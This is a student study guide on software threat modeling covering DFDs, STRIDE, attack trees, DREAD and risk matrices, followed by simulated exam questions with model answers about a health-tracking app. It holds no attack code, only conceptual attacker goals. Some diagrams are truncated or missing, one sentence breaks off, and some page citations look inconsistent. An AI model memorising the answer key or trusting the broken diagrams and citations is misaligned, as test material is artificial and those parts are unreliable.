Draw a worked DFD (Level 2 College Library Website)

What: Reproduce the slide's library example as ASCII when asked to "draw a DFD for system X" — copy this skeleton and swap in your system's names (L08 p.20).



```

- - - - - TRUST BOUNDARY - - - - -
      | ^
      v | Data
(( College Library Database )) <---- Data ---- === Database Files ===

```

Notes: Double circles ((...)) mark *multi-processes* (the website and database, drawn as decomposable processes) (L08 p.86). The two dashed lines separate Users from the website and the website from the database — **threats cluster on these boundaries** (L08 p.21). Every arrow is labelled (Requests/Responses/Pages/SQL Query Calls/Data). The Level 1 → Level 2 jump is *decomposition* (OWASP "Decompose Application", L08 p.13, 88).

Fill the STRIDE → security-property mapping table

What: Write the canonical six-row table — the single most likely STRIDE exam question, "what does each letter violate?" (L08 p.29).

STRIDE TABLE (L08 p.29)

-	Threat	Property Violated	Definition
S	Spoofing	Authentication	Impersonating something/someone else
T	Tampering	Integrity	Modifying data or code
R	Repudiation	Non-repudiation	Claiming to have not performed action
I	Information Disclosure	Confidentiality	Exposing info to the unauthorized
D	Denial of Service	Availability	Deny or degrade service to users
E	Elevation of Privilege	Authorization	Gain capabilities w/o authorization

Notes: Memorise the pairing exactly — common slips: Repudiation ↔ **Non-repudiation** (NOT integrity), Spoofing ↔ **Authentication**, EoP ↔ **Authorization** (NOT authentication) (L08 p.483). The order is fixed by the mnemonic S-T-R-I-D-E.

Build a STRIDE-per-element table

What: The deliverable for "apply STRIDE to your DFD" — one row per element, one finding per relevant STRIDE letter (L08 p.37, E08 p.2–3).

STRIDE-PER-ELEMENT TABLE


Element (DFD part)	STRIDE	Threat description
User (ext. entity)	S	Attacker spoofs another user at login
	R	User denies deleting an entry (no audit log)
Health App (process)	T	Tamper with locally stored health records
	E	Malicious local app escalates to read DB
Local DB (store)	I	Another app reads the local database
	D	Fill local storage so the app can't save
Login flow (flow)	T	Tamper with credentials in transit

Notes: Apply **each** STRIDE category to **each** element — it is an exhaustive per-element checklist, not a brainstorm; partial coverage fails validation (L08 p.37, 482). Aim for **multiple examples per category** (E08 p.2). Give boundary-crossing elements the hardest scrutiny (L08 p.21). The rows above are the lab's

Lay out an attack-tree (AND/OR) ASCII template

What: Skeleton for "draw an attack tree for goal G" — shows root, OR-branches, AND-branches, and leaf nodes (L08 p.38, 41).

ATTACK TREE TEMPLATE (graphical view, L08 p.38)



LEGEND:

- ROOT = the security incident that is the attack goal
- Sub-nodes = ways an attacker could reach the goal
- Leaf node = a concrete way to INITIATE the attack
- OR node = goal met if ANY child succeeds (default branching)
- AND node = goal met only if ALL children succeed

Notes: Root = goal, leaves = ways to *initiate*, sub-nodes in between (L08 p.38). Mark each junction OR (default) or AND. The same tree can be drawn graphically OR written as an outline — they are interchangeable views (L08 p.39). Create-vs-use distinction: you may *use* an existing tree (web search → "does this apply here?") rather than build one (L08 p.39, 41).

Write an attack tree as a textual outline

What: The interchangeable outline form — fast to type in an exam and equivalent to the diagram (L08 p.39).

```

Goal: Access to the building
  1. Go through a door
    a. When it's unlocked
      i. Get lucky
      ii. Observe the latch plate
      iii. Distract the person
    b. Drill the lock
    c. Pick the lock
    d. Get the key
  2. Go through a window
  3. Go through a wall

```

Notes: Numbered/lettered indentation encodes the hierarchy: top-level items (1, 2, 3) are OR sub-goals; deeper items are the ways to initiate (leaves) (L08 p.178). Creation steps: choose representation → create root node ("the goal") → add sub-nodes → consider completeness → prune and check (L08 p.41). Use this when a diagram is awkward to draw by hand.

Outline the Internet Banking Authentication attack tree

What: Reproduce the lecture's worked tree when asked for a realistic example, not the toy "building" one

(L08 p.40).

```
Goal (ROOT): Bank Account Compromise
1. User credential compromise
  a. User surveillance [UV/Cx]
  b. Theft of token and handwritten notes [UT/Cx]
  c. Malicious software installation
  d. Brute-force with PIN calculators [BBx]
  e. User communication with attacker
2. Injection of commands [CCx]
3. User credential guessing
4. Use of known authenticated session by attacker
  a. Session hijacking [SSx]
  b. Normal user auth with specified session ID
```

Notes: Leaf nodes are *coded* (UT/Cx, UV/Cx, CCx, BBx, SSx) so each maps back to a specific documented technique (L08 p.180). Root is the incident/goal; the four numbered sub-goals are OR branches. Don't list mitigations here — an attack tree captures *attacker paths*, not defences.

Build a DREAD scoring table

What: The deliverable for "prioritise these threats with DREAD" — five factors, scored, summed, averaged (L08 p.46–47).

```
DREAD SCORING (score each factor High=3 / Med=2 / Low=1, then average)
+-----+-----+-----+-----+-----+-----+-----+-----+
| Threat | D | R | E | A | D | Sum | Average |
+-----+-----+-----+-----+-----+-----+-----+
| Threat 1 | 1 | 2 | 2 | 1 | 3 | 9 | 1.8 |
| Threat 2 | 3 | 3 | 2 | 3 | 2 | 13 | 2.6 | <- higher = prioritise
+-----+-----+-----+-----+-----+-----+-----+

DREAD factors:
- D Damage potential (High=3 run as admin / Med=2 reveal sensitive data / Low=1 reveal data)
- R Reproducibility
- E Exploitability
- A Affected users
- D Discoverability
```

Notes: TWO D's — Damage potential **and** Discoverability; dropping one is the classic error (L08 p.481). Scale each factor high→low, assign points, then **sum and average** (not just count) (L08 p.46–47). The worked slide scored Threat 1's Damage = 1 (Low) using the Damage scale shown above (L08 p.47). Sum/average columns above are illustrative arithmetic on the lecture's scoring scheme.

Plot a 3x3 risk matrix (Impact x Likelihood)

What: The alternative to DREAD — place numbered threats on an Impact × Likelihood grid (L08 p.48).

```
RISK MATRIX (Shabtai et al. 2010, L08 p.48)
          LIKELIHOOD ->
          Unlikely  Possible  Likely
IMPACT Severe | MEDIUM | HIGH | HIGH | <- Severe+Likely = red / top priority
      ^ Moderate | LOW | MEDIUM | HIGH |
      | Minor | LOW | LOW | MEDIUM | <- Minor+Unlikely = green / low priority
```

Notes: Define a scale for **Impact** (Minor/Moderate/Severe) and **Likelihood** (Unlikely/Possible/Likely), then drop each numbered threat into a cell (L08 p.48). Severe + Likely is red/high priority; Minor + Unlikely is green/low. This is a coarser, faster alternative to DREAD's averaging.

Track threats → mitigation in a table

What: The "Address Threats" deliverable and a validation aid — one row per threat with strategy, mitigation, and test (L08 p.43, 52).

THREAT -> MITIGATION TRACKING				
ID	Threat (STRIDE)	Strategy	Mitigation / Tech	Test
Status				
T1	Spoof user at login (S)	Mitigate	MFA + crypto tunnel	auth bypass test
Closed				
T2	Tamper records (T)	Mitigate	Digital signatures	integrity check
Open				
T3	SSL heartbeat bug (I)	Eliminate	Remove heartbeat fn	feature absent
Closed				
T4	Card-fraud loss (R)	Transfer	3rd-party processor	n/a (transferred)
Open				
T5	Rare disk-fill DoS (D)	Accept	documented residual	n/a (accepted)
Open				

Notes: Strategy is one of **Mitigate (default)** / **Eliminate** / **Transfer** / **Accept** (L08 p.43). Eliminate beats mitigate — "if SSL didn't have a heartbeat, Heartbleed couldn't exist"; keep the feature and you "can only mitigate, not fix" (L08 p.45). Validation requires each threat have a documented **risk + strategy + test**, and every issue **closed** (a bug-tracker issue per threat) (L08 p.52). Map mitigations from the STRIDE table: Spoofing→authentication, Repudiation→logging + secure timestamps, Info disclosure→permissions + encryption (L08 p.44–45). **Fuzzing is a test, not a mitigation** (L08 p.45).

Model a system with pytm (standard tooling)

What: When asked to "use a tool" or define a DFD as code, the pytm framework expresses elements, dataflows, and boundaries in Python (standard tooling — pytm is OWASP's Pythonic Threat Modeling library; not named in the course, which uses hand-drawn DFDs).

```

from pytm import TM, Server, Datastore, Actor, Dataflow, Boundary

tm = TM("Android Health App")
tm.description = "User stores health data locally on device"

# Trust boundaries (where principals of different privilege interact)
internet = Boundary("User Zone")
device   = Boundary("Device / OS")

# Elements
user     = Actor("User")
app      = Server("Health App")
localdb  = Datastore("Local Health DB")
user.inBoundary    = internet
app.inBoundary     = device

```

```

localdb.inBoundary = device

# Data flows (each carries labelled data, like DFD arrows)
login = Dataflow(user, app, "Login credentials")
login.protocol = "HTTPS"
store = Dataflow(app, localdb, "CRUD health data")

if __name__ == "__main__":
    tm.process()    # generates DFD + STRIDE report:  python tm.py --dfd | --report

```

Notes: (standard tooling — pytm.) Mirrors the four DFD element types in code: Actor=external entity, Server=process, Datastore=data store, Dataflow=labelled flow, Boundary=trust boundary (L08 p.17). Running `--dfd` emits Graphviz/PlantUML; `--report` auto-derives STRIDE threats per element — the same per-element walk you'd do by hand (L08 p.37). For an exam, expect to *hand-draw* the DFD (L08 p.14); this snippet shows how the manual process maps to real tooling. Other named tools: **OWASP Threat Dragon** and **Microsoft TMT** (GUI DFD + STRIDE editors — standard tooling), and the **EoP card game** referenced in the lab (E08 p.2).

Use the validation checklist as a re-walk script

What: The "Validate" step deliverable — run this checklist over your finished model to catch gaps (L08 p.50–52).

```

VALIDATION = QA FOR THREAT MODELS (L08 p.50-52)

A) Validate the MODEL:
  [ ] Is the model complete?
  [ ] Is the model accurate?
  [ ] Does it cover all the security decisions we made?
  [ ] Ready to move to a newer version? (update when necessary)

B) Re-walk the DIAGRAM:
  [ ] Checked EVERY part for threats?
  [ ] Considered relevant attack trees?
  [ ] Gone through the WHOLE STRIDE list?
  [ ] Complete threat list = a bug-tracker issue per threat?
  [ ] Listed ALL assumptions?

C) DFD update rules:
  [ ] Focus on DATA flow, not control flow (every transition = processing)
  [ ] Vague phrasings -> need more detail
  [ ] NO dead ends in the data-flow model

D) Validate threats are ADDRESSED:
  [ ] Model matches reality
  [ ] Each threat documented: risk + strategy + test
  [ ] Every threat issue CLOSED; tests folded into dev/deployment

```

Notes: Validation is **two-pronged** — validate the *model* AND that *threats are addressed*; people forget the second half (L08 p.50, 484). "Focus on data flow, not control flow" = a DFD shows the *exchange of data*, not program logic (activity diagrams do control flow) (L08 p.23, 52). A valid DFD has **no dead ends** and **lists all assumptions** explicitly (L08 p.52, E08 p.2). Remember it never ends — re-run as the system/threat landscape changes (L08 p.53).

08. Threat Modeling I — Simulated Open-Book Questions

[EASY] A junior colleague labels a login form's "username/password" arrow in a DFD simply as "Data". Using the DFD conventions, what is wrong, and how should the four element types around that arrow be drawn?

Answer: The arrow itself is a **data flow**, and the chapter says data flows must be **labelled with what flows** — "Requests", "Responses", "SQL Query Calls", "Data" etc. (L08 p.17, p.73). "Data" is too vague; the lecture explicitly warns that **vague phrasings indicate a need for more detail** (L08 p.52). It should be labelled with something concrete such as "Login credentials".

The surrounding elements (L08 p.17–18):

1. The **User** is an **external entity** — everything but your code and data, including people — drawn as a **plain rectangle**.
2. The **login form / app logic** is a **process** (your code) — drawn as a **rounded rectangle or circle**.
3. The credentials **arrow** is the **data flow** — an arrow labelled "Login credentials".
4. If the password is checked against a stored table, that table is a **data store** — drawn as a **pair of parallel lines**.

A **trust boundary** (dashed box) should also sit between the user and the app, since they are principals of different privilege (L08 p.21).

[EASY] An attacker modifies a configuration file on disk so the application loads malicious settings. Which single STRIDE letter is this, and exactly which security property does it violate?

Answer: This is **T — Tampering**, defined as "modifying data or code" (L08 p.29). Modifying a file at rest is the textbook tampering example the lecture gives ("Tampering with a file", L08 p.31).

The property it violates is **Integrity** (L08 p.29). A common slip is to call file modification "information disclosure" or to attach it to the wrong property — but the L08 p.29 table fixes the mapping as Tampering ↔ Integrity. The standard mitigation per the lecture is **integrity/permissions**: digital signatures, ACLs/permissions, or crypto tunnels (L08 p.45).

[EASY] In one sentence each, define the four strategies for addressing a threat, and state which one is the default.

Answer: The four strategies (L08 p.43):

1. **Mitigating** — make it *harder* for the attacker to take advantage. **This is the default.**
2. **Eliminating** — remove the functionality responsible (the only true "fix").
3. **Transferring** — let somebody else handle the problem.
4. **Accepting** — used only if the threat cannot be addressed in another reasonable manner.

The chapter also stresses there are **almost always trade-offs** when choosing (L08 p.43).

[EASY] List the four steps of the threat modeling flow in order, and name one tool the chapter associates with each step.

Answer: The four-step framework (L08 p.16):

1. **Model System** — e.g. a **Data Flow Diagram (DFD)** (also swim lanes, state machines, UML) (L08 p.14).
2. **Find Threats** — e.g. **STRIDE** (also attack libraries, attack trees) (L08 p.25).
3. **Address Threats** — e.g. the **mitigate/eliminate/transfer/accept** choice, then prioritize with **DREAD** or a risk matrix (L08 p.43, 46).
4. **Validate** — **quality-assurance** checks on the model and on whether threats are addressed (L08 p.49).

The lecture says the process must be predictable, reliable, scalable and practical, and that it is **continuous**, not one-off (L08 p.13, 53).

[EASY] A diagram shows a "Client" lane and a "Server" lane exchanging SYN → SYN-ACK → ACK → Data. What kind of diagram is this, and what does the boundary between the lanes represent?

Answer: It is a **swim lane diagram** — two or more entities communicating, each "in a lane" (L08 p.22). The chapter uses exactly this **TCP 3-way handshake** as its example (L08 p.22).

The boundary between the lanes is an **implicit trust boundary** (L08 p.22). That is why swim lanes are useful for **network communication**: the lanes double as a way to see where principals of different privilege meet, which is where threats cluster (L08 p.21–22).

[MEDIUM] You are threat-modeling a web app and a teammate says, "Let's start by listing our assets and thinking like an attacker." Per the chapter, why is each starting point risky, and what does the lecture recommend as the safer default?

Answer: Both starting points carry risks the lecture calls out:

1. **"Think like an attacker" (attacker-centric)** is **risky** because if you get the attacker's knowledge or intent wrong, *your whole threat model goes astray* — and you already know a great deal about your own system anyway. The advice is "don't *start* from attackers (maybe)!" while still keeping them in mind for different scenarios (L08 p.10).
2. **Starting from assets (asset-centric)** has a **"risk of perspective"**: "asset" has three overlapping meanings — something an attacker wants, something you want to protect, or a stepping stone — and it is hard to judge what an attacker will actually want (L08 p.11–12). What an asset list really buys you is knowledge of **how to set up your defences** (L08 p.12).

The **safer default** is the **system/software-centric** approach: model the system itself with a **DFD** and then apply **STRIDE** (L08 p.9, the path the rest of the lecture develops).

[MEDIUM] A user can delete a health-record entry, but the app keeps no audit log. Map this to a STRIDE category, name the property violated, and give the chapter's recommended mitigation set.

Answer: This is **R — Repudiation**: the user can later "claim to have not performed an action" (here, deleting the entry) and there is nothing to prove otherwise (L08 p.29). The lab uses this exact scenario — "user denies deleting an entry (no audit log)" (E08 p.2).

- **Property violated: Non-repudiation** (L08 p.29). Note the mapping is Repudiation ↔ Non-repudiation, *not* Integrity — a common slip the chapter flags (L08 p.483 gotcha).
- **Recommended mitigation:** The lecture's repudiation mitigations are **logs** (logging, log-analysis)

tools, secure log storage), **secure time stamps**, and **trusted third parties** (L08 p.44). The technical-mitigations table lists "fraud prevention, logging, signatures" with customer-history risk management on the developer side and logging on the sysadmin side (L08 p.45).

So: add a secure, tamper-resistant audit log with secure timestamps recording each delete action.

[MEDIUM] For a denial-of-service threat where an attacker fills the device's local storage so the app can no longer save data, classify the DoS as temporary or persistent, justify it, and give a developer-side mitigation.

Answer: This is a **persistent** DoS. The chapter's distinction (L08 p.35): a DoS can be **temporary** — it lasts only "as the attack continues", e.g. flooding the network — or **persist beyond that**, e.g. **fill a disk**. Filling the local storage is precisely the "fill a disk" case, so the damage outlives the attack: even after the attacker stops, the disk stays full and the app still can't save until someone frees space. So it is persistent, not transient.

- **Property violated: Availability** (L08 p.29).
- **Developer-side mitigation:** the table maps DoS → **availability**, with the developer example being **elastic cloud design**, and the sysadmin example being **load balancers / more capacity** (L08 p.45). For a local-storage variant, the spirit is the same: design for capacity/quotas so a single source can't exhaust storage. (Don't list **fuzzing** as a mitigation — it is a *testing* technique, not a fix, L08 p.45.)

[MEDIUM] Your team found an information-disclosure threat and decides "we'll just remove the export-to-CSV feature that leaks the data." Which addressing strategy is this, why does the chapter call it the best kind of fix, and what example does it use?

Answer: Removing the feature is the **Eliminate** strategy — "remove the functionality responsible" (L08 p.43).

The chapter calls elimination the **best way to remove a security bug** because it removes the whole bug class rather than just making exploitation harder: *the best way to remove a security bug is to remove the functionality* (L08 p.45). The contrast it draws is "**Fix It!**" — if you don't remove the functionality, **you can only mitigate, not fix** (L08 p.43, 45).

The worked example is **Heartbleed**: "if SSL didn't have a 'heartbeat' message, the Heartbleed bug couldn't exist" (L08 p.45). So eliminating the export feature is the analogue — no feature, no leak through it. The trade-off (always present, L08 p.43) is that you lose the functionality users may want.

[MEDIUM] Explain the difference between a Data Flow Diagram and an activity diagram, and state two validation rules the chapter gives that follow from a DFD being about data flow.

Answer: The distinction (L08 p.23): **activity diagrams show process / control flow**, whereas **data flow diagrams only represent the exchange of data**. A DFD captures *what data moves where*, not the program's control logic or decision branches.

Two validation rules that follow from "focus on data flow, not control flow" (L08 p.52):

1. **A data flow model should have no dead ends** — every flow must connect to something; a flow that goes nowhere signals an incomplete model.
2. **Every transition indicates processing** — so while you focus on data flow, you must remember each transition implies some processing exists (and, relatedly, vague phrasings mean you need more


detail).

The chapter folds this into the broader rule "focus on data flow, not control flow (but remember every transition indicates processing)" (L08 p.52).

[HARD] Build a minimal DFD (as a labelled element list plus an ASCII sketch) for a single-device Android health app: a user logs in with username/password, can create/edit/delete personal data (weight, diet), and data is stored locally on the device. Identify all four element types and every trust boundary.

Answer: This mirrors the lab's Exercise 1 (E08 p.2). Elements:

- **External entity (rectangle): User.**
- **Process (rounded rectangle/circle): Health App** (with an **Auth module** sub-component).
- **Data store (parallel lines): Local DB on device.**
- **Data flows (labelled arrows):** "Login credentials", "CRUD data ops" (create/edit/delete weight, diet), "Stored/retrieved records".
- **Trust boundaries (dashed):** (1) between the **User and the app**, and (2) between the **app and the OS / local store** (E08 p.2).



State the **assumptions** on the diagram (native framework, OS components) — the lab requires assumptions be explicit (E08 p.2). Threats will cluster on **TB1** and **TB2** because that's where principals of different privilege meet (L08 p.21).

[HARD] Take the DFD from the previous question and apply STRIDE to produce one concrete threat per letter, mapping each to the property it violates. Pay special attention to elements on the trust boundaries.

Answer: Walking STRIDE per element, paying attention to the boundaries (L08 p.37; lab E08 p.2):

STRIDE	Concrete threat on this app	Property violated
S Spoofing	Attacker spoofs another user at the login flow (TB1) to impersonate them	Authentication
T Tampering	Attacker modifies the locally stored health records in the device DB	Integrity
R Repudiation	A user denies deleting an entry; no audit log exists to refute it	Non-repudiation

I Information disclosure	Another app reads the local DB, exposing health data	Confidentiality
D Denial of service	Attacker fills local storage so the app can't save	Availability
E Elevation of privilege	A malicious local app escalates to read/write the health DB	Authorization

Notes: 1. STRIDE is a **per-element checklist** — each category against each part — not a one-off brainstorm (L08 p.37, p.482 gotcha). The table above is one example per letter; the lab asks for **multiple examples per category** (E08 p.2). 2. The S, I and E threats all live at the **trust boundaries** (login at TB1; cross-app reads at TB2), confirming "threats cluster around trust boundaries" (L08 p.21). 3. Use **attack libraries** (OWASP, CAPEC, CVE, Exploit-DB) and the **EoP card game** as inspiration to reach completeness (L08 p.26; E08 p.2–3).

[HARD] Construct an attack tree (outline form) for the goal "Read another user's health data on the local-storage health app." Use at least one AND relationship and one OR relationship, and label the leaf nodes.

Answer: Following the creation steps — choose representation (outline), create root = goal, add subnodes, continue to leaf nodes, consider completeness, prune (L08 p.41) — and the convention that root = goal, subnodes = ways to reach it, leaves = ways to *initiate* (L08 p.38):

```
GOAL (root): Read another user's health data
OR 1. Read the local DB file directly
  a. [leaf] Install a malicious app that requests storage access
  b. [leaf] Gain physical access + USB debugging to pull the DB
OR 2. Authenticate as the victim
  AND (must do BOTH a and b)
  a. [leaf] Obtain the victim's username
  b. [leaf] Obtain the victim's password (phishing OR brute force)
OR 3. Elevate privilege on the device
  a. [leaf] Exploit a local OS vulnerability to gain root, then read DB
```

Reading the operators:

- **Node 1 vs 2 vs 3** are joined by **OR** — *any* path achieves the goal.
- **Node 2** is an **AND** — the attacker needs **both** the username **and** the password; missing either fails the path.
- Inside 2b, "phishing OR brute force" is a nested **OR** (either initiation works).
- **Leaf nodes** (1a, 1b, 2a, 2b, 3a) are the concrete ways to *initiate* the attack (L08 p.38).

This is interchangeable with a graphical AND/OR tree diagram — the chapter stresses the outline and the tree are two views of the same hierarchy (L08 p.39). To use it well, also pull from an existing tree (e.g. the Internet Banking Authentication tree, L08 p.40) and ask "does this apply here?" (L08 p.41).

[HARD] You have three threats on the health app. Using DREAD, score Threat A = "local app reads health DB" with a defined scale and compute its priority. Then explain how the result would change your ordering versus a risk matrix.

Answer: DREAD's five factors, each scored high→low, then **summed and averaged** (L08 p.46–47). Using the chapter's Damage scale (High = 3 attacker runs as admin; Medium = 2 reveal sensitive data; Low = 1 reveal data, L08 p.47) and applying the same 1–3 high→low logic to the rest:

Factor	Reasoning for Threat A	Score
D amage potential	Reveals sensitive health data (not admin) → Medium	2
R eproducibility	Works every time once the malicious app is installed → High	3
E xploitability	Needs a malicious app installed + permission → Medium	2
A ffected users	Only users on that one device → Low	1
D iscoverability	Local DB location is well known → High	3

Sum = 2+3+2+1+3 = **11**; average = 11 / 5 = **2.2**.

Repeat for Threats B and C, then **rank by average** — higher average = higher priority (L08 p.47).

How this differs from a **risk matrix** (L08 p.48): the matrix plots each threat on a **3 × 3 Impact (Minor/Moderate/Severe) × Likelihood (Unlikely/Possible/Likely)** grid, so it collapses everything into two axes and reads priority by *colour zone* (severe + likely = red/high). DREAD's five factors give a finer-grained numeric ranking and can separate threats the 3 × 3 grid would land in the same cell — but it can also obscure a single catastrophic factor by averaging it away. So DREAD might rank A above B on the *average*, while a risk matrix could tie them if both are "Moderate × Possible." Reconcile by checking whether any single high-Damage threat deserves to jump the queue regardless of its average ("easy fixes first" / "bug bar", L08 p.46).

[HARD] A reviewer claims your threat model is "done" because you produced a DFD and a STRIDE table. Per the chapter's validation step, list what still needs checking and what "validate threats are addressed" specifically requires.

Answer: A DFD + STRIDE table is only the *find* stage. Validation = "Quality Assurance for Threat Models" and has **two prongs** (L08 p.49–50):

(1) Validate the threat model itself — gather everyone involved and ask (L08 p.50): Is it **complete**? **accurate**? Does it cover **all the security decisions** we made? Should we move to a newer version? Then **re-walk the diagram** asking (L08 p.51):

- Have we checked **every part** for threats?
- Have we considered relevant **attack trees**?
- Have we gone through the **whole STRIDE list**?
- Is there a **bug-tracker issue for each threat** (complete list)?
- Have we **listed all assumptions**?

Also apply the update rules: focus on data flow not control flow, vague phrasing → more detail, **no dead ends** (L08 p.52).

(2) Validate that identified threats are addressed (the half people forget, L08 p.52):

- Does the model **match reality**?
- For **each** threat, is there documentation of the **risk**, the **strategy** addressing it, and a **test**?
- Has **every threat issue been closed**, and are the tests folded into the dev/deployment procedure?

So "done" is wrong: the reviewer has skipped both prongs. The model needs the completeness re-walk **and** evidence that each threat has a strategy + test + closed issue.

[VERY HARD] The health app evolves into a fitness tracker: it now ingests data

from third-party Bluetooth devices, processes/cleans the data, users can no longer edit manually, and data is stored both locally and in the cloud. Describe how the DFD changes (new elements and trust boundaries) and give one new STRIDE threat for each of the three new attack surfaces.

Answer: This is the lab's Exercise 4 evolution (E08 p.3). DFD changes:

New elements:

- **External entities:** the **third-party Bluetooth device(s)** (everything but your code/data, incl. cloud software counts as external) and the **cloud service**.
- **Processes:** a **data processing/cleaning/computation** process (steps, distance, calories, sleep). The previous "manual edit" CRUD flow is **removed** (users can no longer edit).
- **Data stores:** now **two** — the **local DB** and **cloud storage**.
- **Data flows:** "sensor data over Bluetooth", "cleaned/computed metrics", "sync to cloud", "fetch from cloud".

New trust boundaries (dashed): (1) the **Bluetooth wireless link** (device ↔ app) and (2) the **device ↔ cloud link**. These are the new high-risk zones since they introduce new principals of different privilege (L08 p.21; E08 p.3).

```
[BT Device]==BT link==>[ Fitness App ]--sync-->[ Cloud Svc ]
(ext)      : TB(BT)      ( process: clean/ : TB(cloud) (ext)
              :          compute )         |
              :                          v         == Cloud
              :          == Local DB ==      Store ==
```

One new STRIDE threat per new surface (E08 p.3 says STRIDE must now cover external devices, wireless comms, and cloud storage):

1. **Bluetooth device (external device): Spoofing** — an attacker **spoofs a paired Bluetooth device** to feed fake sensor data (violates Authentication).
2. **Wireless link (Bluetooth in transit): Tampering / Information disclosure** — **tamper with or sniff data in transit** over the air (violates Integrity / Confidentiality); also DoS by **flooding the wireless channel** (Availability).
3. **Cloud storage: Information disclosure** — health data **leaks from cloud storage**; or **Elevation** via the cloud service to other tenants' data (Confidentiality / Authorization).

Because the model changed, the chapter requires re-running the flow — threat modeling is **continuous**: the system changed, so re-validate the DFD and STRIDE (L08 p.53; E08 p.3–4).

[VERY HARD] For the spoofed-Bluetooth-device threat in the fitness tracker, work through all four addressing strategies (mitigate/eliminate/transfer/accept), state which the chapter would favour and why, and name the concrete mitigation technology STRIDE maps to spoofing.

Answer: The threat: an attacker **spoofs a paired Bluetooth device** to inject fake/malicious sensor data (a **Spoofing** threat → violates **Authentication**, L08 p.29). Working all four strategies (L08 p.43), remembering **trade-offs always exist**:

1. **Eliminate** — remove the responsible functionality, i.e. drop third-party Bluetooth ingestion entirely. This is the chapter's *best fix* ("remove the functionality" → the Heartbleed logic, L08 p.45): no

Bluetooth pairing, no spoofing of it. **Trade-off:** you lose the tracker's core value proposition (it is a Bluetooth fitness tracker), so elimination is usually not viable here.

2. **Mitigate (the default)** — make spoofing harder by **authenticating the device**. STRIDE maps **Spoofing** → **Authentication**, with concrete technologies being **digital signatures**, **Active Directory/LDAP** (developer) and **passwords / crypto tunnels** (sysadmin) (L08 p.45). The lecture also states **cryptography is required over a network** — use SSL/TLS-style authentication and **authenticate the bits** with signatures/hashes (L08 p.44). Concretely: cryptographic pairing/bonding and signed/authenticated sensor payloads.
3. **Transfer** — let someone else handle it, e.g. rely on the **device vendor's / OS Bluetooth stack's** authenticated pairing, or use a managed BLE security layer, shifting responsibility for link authentication (L08 p.43).
4. **Accept** — only if it "cannot be addressed in another reasonable manner" (L08 p.43); not justified here since strong mitigation exists.

Which the chapter favours: *Eliminate* is theoretically best, but since removing Bluetooth guts the product, the realistic favourite is **Mitigate** — it is the **default**, and the spoofing-specific mitigation technology is **Authentication** (cryptographic pairing + authenticated/signed payloads over a crypto tunnel) (L08 p.43–45).

[VERY HARD] Two trust boundaries cross the same data flow in your model: "sensor data" travels Bluetooth (device→app) and is then synced to the cloud (app→cloud). Explain why this single flow can carry threats from multiple STRIDE letters, and how validation rules ("no dead ends", "list assumptions", "data flow not control flow") would catch a sloppy model here.

Answer: A single labelled flow can carry **multiple STRIDE threats** because STRIDE is applied **per element against every category** (L08 p.37), and this flow physically crosses **two trust boundaries** — exactly where threats cluster (L08 p.21). On one "sensor data" flow you can find:

- **Spoofing** — a fake device or fake cloud endpoint impersonates a legitimate one (Authentication).
- **Tampering** — data altered in transit over BT or over the cloud link (Integrity).
- **Information disclosure** — sniffing the wireless link or the device→cloud channel (Confidentiality).
- **Denial of service** — flooding the channel so data can't sync (Availability).

So one arrow legitimately yields four-plus threats; treating it as "one threat" is the partial-coverage failure the chapter warns about (L08 p.482).

How the validation rules catch a sloppy version (L08 p.51–52):

1. **"No dead ends"** — if the diagram shows "sensor data" arriving at the app but never reaching a store or the cloud, that dangling flow is a **dead end**, signalling an incomplete data flow model. The reviewer must trace it through to the local DB / cloud store.
2. **"List all assumptions"** — the model implicitly assumes the Bluetooth pairing is authenticated and the cloud channel is TLS. If those assumptions aren't **written on the diagram**, validation fails (L08 p.51; E08 p.2, p.4). Unlisted assumptions hide the very trust the spoofing/disclosure threats target.
3. **"Focus on data flow, not control flow"** — if the modeler drew *control* logic ("if device connected then sync") instead of the data exchange, they've drawn an activity diagram, not a DFD (L08 p.23, p.52). The fix is to model *what data moves across each boundary*, since "every transition indicates processing" — which forces them to expose the cross-boundary hop where the threats live.

Because the model spans two boundaries with shared data, the chapter's mandate to **re-walk every part**

with the whole STRIDE list and keep the process **continuous** is what surfaces the full threat set rather than a single under-counted entry (L08 p.51, 53).

